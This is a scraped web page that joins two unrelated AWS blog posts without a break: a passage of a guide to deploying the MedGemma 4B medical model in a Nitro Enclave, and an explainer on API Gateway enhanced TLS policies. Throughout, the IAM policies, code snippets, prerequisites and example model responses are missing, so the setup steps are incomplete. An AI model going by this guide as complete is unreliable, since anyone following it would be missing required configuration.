Google MedGemma is a family of medically-optimized LLMs built on Gemma 3, with 4B and 27B parameter variants supporting both text and multimodal versions for medical image inputs. The 4B model offers efficiency and strong performance for multimodal tasks such as report generation and medical Q&A, while the 27B models excel at more demanding scenarios, such as electronic health record interpretation and complex longitudinal data analysis.
MedGemma models are well-suited for automated radiology report generation, clinical triage and documentation, patient education, medical image pre-interpretation, and medical education systems. The 4B model is ideal for portable or resource-constrained deployments, whereas the 27B multimodal delivers maximal performance.
In this project, MedGemma 4B serves as a reference medical LLM, showing how domain-adapted fine-tuning can enhance a model’s ability to interpret, reason about, and respond to complex medical queries. It also provides a foundation for exploring the safe and effective use of LLMs in healthcare applications, while being securely deployed within a Nitro Enclave. However, you can choose to deploy your own medical FM if needed. This is a deeper overview on the 4B model.
Prerequisites
To implement the proposed solution, make sure that you have the following:
The following sections outline how to set up your environment for this solution.
Create S3 buckets
In this solution, you create two S3 buckets: one for the model artifacts and one for the image inputs.
To create the S3 buckets
Sign in to the Amazon S3 console, choose Create bucket, and follow the prompts to create a new S3 bucket.
For the model artifact bucket, give it a unique name (for example AWSACCOUNTNUMBER-medgemma-model) in the same Region you use for the other project resources.
Repeat the same process for the image bucket (for example AWSACCOUNTNUMBER-medgemma-image-inputs).
Update the S3_BUCKET_NAME variable with your model bucket name in envelope_encrypt_model.sh and run.sh.
Create an SQS queue
When images are uploaded to the S3 image bucket, they are sent to an SQS queue for processing in sequential order by the model running in the Nitro Enclave.
To create an SQS queue
Sign in to the Amazon SQS console, choose Create queue, and follow the prompts to create a new SQS queue.
Choose Standard Queue, provide a name, leave the rest as default, and choose Create queue.
Replace the SQS_QUEUE_URL variable in image_processor.py and lambda_function.py (in the client and assets folder, respectively) with your URL.
Create a Lambda function
For image-based queries, MedGemma 4B expects images encoded in base64 format to be passed in the prompt. To convert the images to this format, a Lambda function is invoked using an Amazon S3 trigger when an image is uploaded to the bucket.
Choose a name, choose a Python runtime (for example Python 3.13), and paste in the Lambda function code from the assets folder.
Next, update the Lambda function’s IAM role in Permissions under the Configuration tab with access to your S3 image bucket and the SQS queue that you created with inline policy permissions. Attach the following policies:
Finally, within the Lambda Designer, add a trigger, choose Amazon S3, and choose your image bucket. You should see the following example when the trigger is enabled.
Create a DynamoDB table
When the queries have been processed by the model for inference, the prompts and responses are logged to a DynamoDB table for auditing and message history purposes.
To create a DynamoDB table
Sign in to the DynamoDB console, choose Create table, and follow the prompts to create a new DynamoDB table.
Give it a partition key named ID as a String type.
Replace the TABLE_NAME variable with the table name and REGION variable with your AWS Region in direct_query.py and image_processor.py files.
Create an AWS KMS key
An AWS KMS key is used to envelope-encrypt the model artifacts before they are uploaded to the S3 model bucket. During encryption, the AWS KMS key policy is configured with conditions that restrict decryption to only those Nitro Enclaves presenting a valid attestation document. This attestation includes platform configuration registers (PCR) hashes that represent the measured state of the Nitro Enclave, which covers the signed Nitro Enclave image, runtime, and configuration. When the Nitro Enclave is launched, it generates an attestation document signed by the Amazon EC2 Nitro hypervisor, proving that its PCR values match the expected trusted measurements defined in the AWS KMS key policy. The key is released only if these PCR hashes align and the attestation is verified by AWS KMS, allowing the Nitro Enclave to decrypt and load the model securely in memory.
To create an AWS KMS key
Sign in to the AWS KMS console, choose Create key, and follow the prompts to create a new AWS KMS key.
Choose Symmetric as the key type and Encrypt and decrypt for the key usage. Make the alias AppKmsKey. Leave the default settings and choose Finish.
Replace the REGION variable in vsock-proxy.yaml in the client folder with your AWS Region.
Create an EC2 instance
Now that the necessary resources are set up, you can proceed to launch the EC2 instance and create the Nitro Enclave image. For this solution, a c7i.12xlarge instance with a 150 GB EBS volume is provisioned.
To launch an EC2 instance with Nitro Enclaves enabled
Within the GitHub repository on your local machine, run ./create_ec2.sh to create the EC2 instance.
cd scripts
chmod +x create_ec2.sh
./create_ec2.sh
The script launches an EC2 instance called MedGemmaNitroEnclaveDemo. When the instance is running, you must create an IAM policy and add it to the Amazon EC2 IAM role with necessary permissions to the resources created previously.
Sign in to the IAM console and navigate to Policies, choose Create policy, choose JSON, and paste the following policy, making sure that you update the bucket, queue URL, AWS Region, account number, and table variables:
Give it a name (for example enclave-permissions) and choose Create policy.
Navigate to Roles, choose Create role, choose EC2 as the AWS service for the Trusted entity type, then choose your policy that you created under Add permissions.
Update your EC2 instance to use the role by going to the Security setting under the Actions dropdown, then modifying its IAM role.
You can upload the modified repository to your EC2 instance using SCP. Alternatively, you can transfer the repository through rsync
Make the scripts executable (in client, server and scripts).
chmod +x *.sh
Nitro Enclave setup
With Amazon EC2 loaded with the necessary scripts, you can begin building the Nitro Enclave image. During this process, the Docker container is converted into an Enclave Image File (EIF), which generates cryptographic measurements (PCR hashes) that uniquely identify the code and configuration of the enclave. These measurements are embedded into the AWS KMS key policy, creating a hardware-attested trust boundary that makes sure only this specific, unmodified Nitro Enclave can decrypt and access the model weights.
Run the complete setup script, which sets up the client on the EC2 parent instance and the server running within the Nitro Enclave. You can observe the different scripts in the client, server, and scripts folders.
sudo ./run_complete_setup.sh
The various scripts run to download the MedGemma 4B model, encrypt the model with the AWS KMS key, build a Docker image to run a llama.cpp server, start a Nitro Enclave, and decrypt and run the model. This process takes approximately 10 minutes.
When the Nitro Enclave is running, it runs in debug mode so that you can observe the various startup logs outputted. Wait until llama.cpp server logs are outputted that indicate the server is ready and listening.
Inference examples
When the model is decrypted and running on the llama.cpp server within the Nitro Enclave, you can begin to invoke the model with either image or text-based queries. Open a new terminal session in your EC2 instance. You can navigate to the client folder to run the scripts for queries.
Image-based queries
For inference on medical images, upload an image to your Amazon S3 image bucket. When it is uploaded, run python3 image_processor.py to pass the image from the SQS queue to the Nitro Enclave for processing. The following are examples of image inputs and model outputs.
For inference on text-queries, run python3 direct_query.py "<YOUR_MEDICAL_QUERY>" to invoke the model. The following are examples of text-based inputs and model outputs.
Basic usage:
python3 direct_query.py "What are the symptoms of pneumonia?"
Model response:Lab result interpretation:
python3 direct_query.py "Patient has elevated troponin levels (15.2 ng/mL), elevated CK-MB, and ST elevation in leads II, III, aVF. What does this suggest?"
Model response:
Cleaning up
To avoid incurring future charges, delete the resources used in this solution:
You can combine the isolation and attestation capabilities of AWS Nitro Enclaves, the encryption controls of AWS KMS, and the scalability of services such as Amazon S3, Amazon SQS, and Amazon DynamoDB to build a more secure, zero trust pipeline for deploying generative AI models in healthcare. Using Google MedGemma 4B as your reference medical LLM, you can enable privacy-preserving inference where both PHI and model intellectual property remain protected. For more information, consult the following resources:
As compliance frameworks evolve and cryptographic standards advance, organizations are looking for additional controls to improve their cloud security posture. One of the neccesary controls is a more granular TLS configuration, for example when regulatory requirements mandate disabling older ciphers like CBC or enforcing TLS 1.3 as a minimum version.
In this post, you will learn how the new Amazon API Gateway’s enhanced TLS security policies help you meet standards such as PCI DSS, Open Banking, and FIPS, while strengthening how your APIs handle TLS negotiation. This new capability increases your security posture without adding operational complexity, and provides you with a single, consistent way to standardize TLS configuration across your API Gateway infrastructure.
Overview
Previously, API Gateway offered limited control over TLS configuration, and only for custom domain names. Default endpoints used fixed security policies, which meant you often had to introduce additional infrastructure, such as custom Amazon CloudFront distributions, to meet your organization’s security or compliance requirements.
With this launch, you can configure TLS behavior directly on all REST APIendpoint types, including Regional, edge-optimized, and private, and apply consistent TLS settings across both your APIs and their custom domain names. You can choose from predefined enhanced security policies to enforce the minimum TLS versions and cipher suites that your workloads require. For example, you can enforce TLS 1.3, use hardened TLS 1.2 without CBC ciphers, adopt FIPS-aligned suites for government workloads, or prepare for the future with policies that include post-quantum cryptography (PQC). The new security policies provide finer-grained control without adding operational complexity, helping you align your APIs with evolving security and compliance expectations.
Understanding API Gateway security policies
A security policy in API Gateway is a predefined combination of a minimum TLS version and a curated set of cipher suites. When a client connects to your REST API or custom domain name, API Gateway uses the selected policy to determine which protocol versions and ciphers it will accept during the TLS handshake. This gives you a predictable and enforceable way to control how clients establish encrypted connections to your APIs.
API Gateway supports two categories of security policies. Legacy policies, such as TLS_1_0 or TLS_1_2, remain available for backwards compatibility. Enhanced policies, identified by the SecurityPolicy_* prefix, provide stricter and more modern controls for regulated workloads, advanced governance, or cryptographic hardening. When you use an enhanced policy, you must also specify an endpoint access mode, which adds additional validation for how traffic reaches your API, as described in the following sections.
Enhanced policies follow a consistent naming patterns that helps you quickly understand what each policy enforces. For example, for REGIONAL and PRIVATE endpoint types, the following pattern applies:
SecurityPolicy_[TLS-Versions]_[Variant]_[YYYY-MM]
From this structure, you can identify the minimum TLS versions supported, any specialized cryptographic variants (such as FIPS, PFS, or PQ), and the release date of the policy. For example, SecurityPolicy_TLS13_1_3_2025_09 accepts only TLS 1.3 traffic, while SecurityPolicy_TLS13_1_2_PFS_PQ_2025_09 supports TLS 1.2 as lowest and TLS 1.3 as highest TLS version with forward secrecy and post-quantum enhancements.
Each policy maps to a curated combination of ciphers. For instance, SecurityPolicy_TLS13_1_3_2025_09 accepts only three TLS 1.3 cipher suites (TLS_AES_128_GCM_SHA256, TLS_AES_256_GCM_SHA384, and TLS_CHACHA20_POLY1305_SHA256) and rejects any other protocol versions or ciphers. For a full list of supported policies and ciphers, and naming pattern for the EDGE endpont type, see the API Gateway documentation.
How security policies apply to default endpoints and custom domains
You can use API Gateway to attach different security policies to your default API endpoint and custom domain names. During TLS negotiation, API Gateway selects the policy based on the Server Name Indication (SNI) value in the client’s TLS handshake, not the HTTP Host header. This means the policy depends on the hostname the client uses when initiating TLS.
For example, if a client connects directly to your default endpoint, such as:
API Gateway uses the policy attached to that default endpoint because the SNI value matches its hostname.
If the client instead connects through a custom domain name, such as:
https://api.example.com
API Gateway uses the policy attached to that custom domain. In this case, the SNI value api.example.com determines which policy is enforced.
This distinction is important even if you disable your default endpoint. TLS negotiation always occurs before API Gateway evaluates endpoint settings, so the default endpoint security policy still applies to clients that connect directly to its hostname. To avoid unexpected client behavior, you should keep the API and its custom domain name aligned with the same security policy whenever possible.
Understanding endpoint access mode
When you use an enhanced security policy (SecurityPolicy_*), you must also specify an endpoint access mode. Endpoint access mode defines how strictly API Gateway validates the network path a request takes before it reaches your API. This gives you an additional layer of governance and helps you prevent unauthorized or misrouted traffic.
You can choose between two modes:
BASIC mode provides standard API Gateway behavior. It is the recommended starting point when you migrate an existing API to an enhanced security policy. Clients can continue reaching your API as they do today, without additional validation.
STRICT mode adds enforcement checks to ensure that requests originate from the correct endpoint type, and TLS negotiation aligns with your configuration.
When you enable STRICT mode, API Gateway performs additional validations, such as:
The SNI and HTTP Host header values match
The request originates from the same endpoint type as your API (Regional, edge-optimized, or private)
If any of these validations fail, API Gateway rejects the request. STRICT is a viable choice when you need stronger security guarantees, such as when running regulated or sensitive workloads. See API Gateway documentation for additional details.
When you switch from BASIC to STRICT mode, it takes up to 15 minutes for the change to fully propagate. Your API remains available during this period. If your endpoint access mode is set to STRICT, you cannot change the endpoint type until you revert the mode back to BASIC.
Applying security policies to new and existing APIs
You can apply a security policy when you create a new REST API or custom domain name, or update an existing resource to use one of the enhanced SecurityPolicy_* options. When migrating existing APIs, the recommended approach is to start with BASIC mode, validate client behavior (SNI and HTTP Host header values match, request originates from the same endpoint type as your API), and then move to STRICT mode once you confirm compatibility.
The following code snippets illustrate how to apply security policies to different scenarios:
Create a REST API with a security policy and STRICT endpoint access mode
You can attach a security policy directly during API creation, removing the need for extra infrastructure just to control TLS negotiation.
Create a custom domain name with a security policy and STRICT endpoint access mode
You can also specify the security policy when creating a custom domain name. API Gateway applies the selected policy during TLS negotiation based on the SNI value the client provides.
If you are migrating an existing API, start by applying the enhanced security policy with BASIC mode. After confirming that your clients can connect with BASIC mode as expected, proceed to enable the STRICT mode.
After you update your REST API or custom domain configuration, redeploy your API so that stages receive the new settings. When you change a security policy, the update takes up to 15 minutes to complete. The API status appears as UPDATING while the change propagates and returns to AVAILABLE when complete. Your API remains fully functional throughout this process.
Rolling back endpoint access mode
If you notice clients failing to connect to your API after applying the STRICT mode, you can revert the endpoint access mode back to BASIC at any time. Below code snippet illustrates doing this for a REST API.
You can use the same approach to update a custom domain name.
Monitoring TLS usage and policy migrations
As you adopt enhanced security policies, it is important to understand how clients negotiate encrypted connections with your API. Monitoring helps you verify client readiness, identify legacy consumers that may require updates, and validate that STRICT endpoint access mode behaves as expected during rollout. Use the following API Gateway access logs variables to monitor protocol and cipher usage over time.
$context.tlsVersion – the negotiated TLS version
$context.cipherSuite – the cipher suite selected during the handshake
You can use these variables to confirm that:
Clients are using the expected minimum TLS version
BC-based ciphers are no longer used after you move to a hardened policy
PQC and FIPS-aligned policies are being exercised by the appropriate clients
Access logs are especially useful during migrations, where validating the actual client behavior is a prerequisite before enabling STRICT mode. For example, if you still observe live clients negotiating TLS 1.0 or TLS 1.2 CBC ciphers after applying a hardened policy in BASIC mode, you can identify the affected clients and plan remediation before switching to STRICT mode.
Future-proof security configurations
Some of the new policies combine TLS 1.3 with post-quantum cryptography (PQC) to help you prepare for a future where quantum-capable threat actors exist. With these policies you can start testing and adopting quantum-resistant algorithms without redesigning your API architecture.
As standards evolve and new cipher suites are introduced, API Gateway’s policy model provides you with a clear path for adding new variants while keeping your configuration simple and predictable.
Conclusion and next steps
Enhanced TLS security policies and endpoint access mode in the Amazon API Gateway gives you direct control over how clients establish secure connections to your APIs. You can choose the policies that match your compliance needs, such as PCI DSS, FIPS, Open Banking, PQC, and use STRICT mode to control how traffic reaches your endpoints and apply additional domain-level validations, further hardening security of your APIs
Identify which REST APIs and domains require stronger TLS controls.
Apply an appropriate SecurityPolicy-* policy with BASIC mode.
Validate client behavior using access logs and CloudWatch metrics.
Move to STRICT mode when you are ready to enforce additional connection-level protection.
For more information about building Serverless architectures, see ServerlessLand.com
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.